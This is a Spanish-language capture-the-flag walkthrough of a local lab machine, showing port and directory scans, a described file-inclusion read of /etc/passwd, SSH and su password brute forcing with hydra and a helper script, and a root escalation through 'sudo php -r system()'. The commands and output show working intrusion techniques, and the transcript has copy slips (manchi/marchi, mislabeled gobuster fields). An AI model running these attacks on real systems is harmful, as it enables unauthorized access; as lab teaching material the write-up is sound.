



Vamos a desplegar la maquina vulnerable


```
> sudo bash auto deploy.sh inclusion.tar
Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo profundo de los puertos abiertos de la maquina vulnerable.

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
[+] Raw packets sent: 65533 (2188 MB) | Replied: 65533 (21821 MB)
> cat Puertos
```

File: Puertos	
1	# Nmap 7.95 scan initiated Tue Nov 4 19:17:14 2025 as: /usr/lib/nmap/
2	Nmap scan report for 172.17.0.2
3	Host is up, received arp-response (0.0000070s latency).
4	Scanned at 2025-11-04 19:17:14 CET for 1s
5	Not shown: 65533 closed tcp ports (reset)
6	PORT STATE SERVICE REASON
7	22/tcp open ssh syn-ack ttl 64
8	ssh-hostkey:
9	256 03:cf:72:54:de:54:ae:cd:2a:16:58:6b:8a:f5:52:dc (ECDSA)
10	ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHA
11	256 13:bb:c2:12:f5:97:30:a1:49:c7:f9:d0:ba:d0:5e:f7 (ED25519)
12	_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIR1k5/j/3yyWF8rLays4s/EPgk
13	80/tcp open http syn-ack ttl 64
14	_http-title: Apache2 Debian Default Page: It works
15	_http-methods:
16	Supported Methods: POST OPTIONS HEAD GET
17	MAC Address: 02:42:AC:11:00:02 (Unknown)
18	
19	Read data files from: /usr/share/nmap
20	# Nmap done at Tue Nov 4 19:17:15 2025 -- 1 IP address (1 host u

Vemos que tiene el puerto http abierto pero no encontramos nada interesante.



Haremos una búsqueda con gobuster y veremos que tenemos un directorio llamado shop. Dentro de este también haremos una búsqueda.


```
> sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      100
[+] Threads:      /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Threads:      404
[+] Threads:      gobuster/3.8
[+] Threads:      php,html,py,txt
[+] Threads:      true
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/index.html      (Status: 200) [Size: 1112]
/index.html      (Status: 200) [Size: 10701]


> sudo gobuster dir -u http://172.17.0.2/shop -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2/shop
[+] Method:       GET
[+] Threads:      100
[+] Threads:      /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Threads:      404
[+] Threads:      gobuster/3.8
[+] Threads:      php,html,py,txt
[+] Threads:      true
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/index.php        (Status: 200) [Size: 1112]
```

Vemos que tenemos una pista En el error, este error es de PHP que nos indica un supuesto fichero llamado archivo.



Buscaremos haciendo fuzzing sobre este para listar el /etc/passwd



Ya que tenemos dos usuarios, haremos un ataque de fuerza bruta a uno de ellos con hydra y obtendremos la contraseña

```
> hydra -l manchi -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 19:22:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1:p:14344399), -896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][SSH] host: 172.17.0.2 login: manchi password: lovely
```

Ahora nos conectamos por ssh a este usuario.

```
> ssh manchi@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:7l7ozEpa6qePwn/o8bYoxlwLa2knvlaSKIk1mkRMFU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
marchi@172.17.0.2's password:
Linux 4afec367d1da 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 14 16:47:47 2024 from 172.17.0.1
marchi@4afec367d1da:~$
```

Al buscar y no encontrar nada para poder utilizar, vamos a utilizar la herramienta su forcé para hacer fuerza bruta a los usuarios del laboratorio.

```
marchi@4afec367d1da:~$ ls -la /home/
total 16
drwxr-xr-x 1 root      root      4096 Apr 14  2024 .
drwxr-xr-x 1 root      root      4096 Nov  4 18:16 ..
drwx----- 2 manchi    manchi    4096 Apr 14  2024 manchi
drwx----- 2 seller    seller    4096 Apr 14  2024 seller
```

Nos lo compartimos desde nuestro host por ssh.

```
> scp Linux-Su-Force.sh manchi@172.17.0.2:/home/marchi
marchi@172.17.0.2's password:
Linux-Su-Force.sh                                         100% 1600      1.3MB/s  00:00
> scp rockyou.txt manchi@172.17.0.2:/home/marchi
marchi@172.17.0.2's password:
rockyou.txt                                              100% 133MB 226.7MB/s  00:00

marchi@4afec367d1da:~$ ./Linux-Su-Force.sh seller rockyou.txt
```

Al ejecutarlo, vemos que tenemos la contraseña del otro usuario.

```
Contraseña encontrada para el usuario seller: qwerty
[...]
```

```
marchi@4afec367d1da:~$ su seller
Password:
seller@4afec367d1da:/home/marchi$ whoami
seller
```

Ahora haremos un sudo -l para ver como podemos escalar privilegios como sudo.

```
seller@4afec367d1da:~$ sudo -l
Matching Defaults entries for seller on 4afec367d1da:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User seller may run the following commands on 4afec367d1da:
  (ALL) NOPASSWD: /usr/bin/php
```

Con ayuda de gtfobins vemos que tenemos activo el binario php para poder escalar.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"  
sudo php -r "system('$CMD');
```

Ahora lo ejecutamos y vemos que somos usuario root.

```
(ALL) NOPASSWD: /usr/bin/php  
seller@4afec367d1da:~$ CMD="/bin/sh"  
seller@4afec367d1da:~$ sudo /usr/bin/php -r "system('$CMD');"  
whoami  
root
```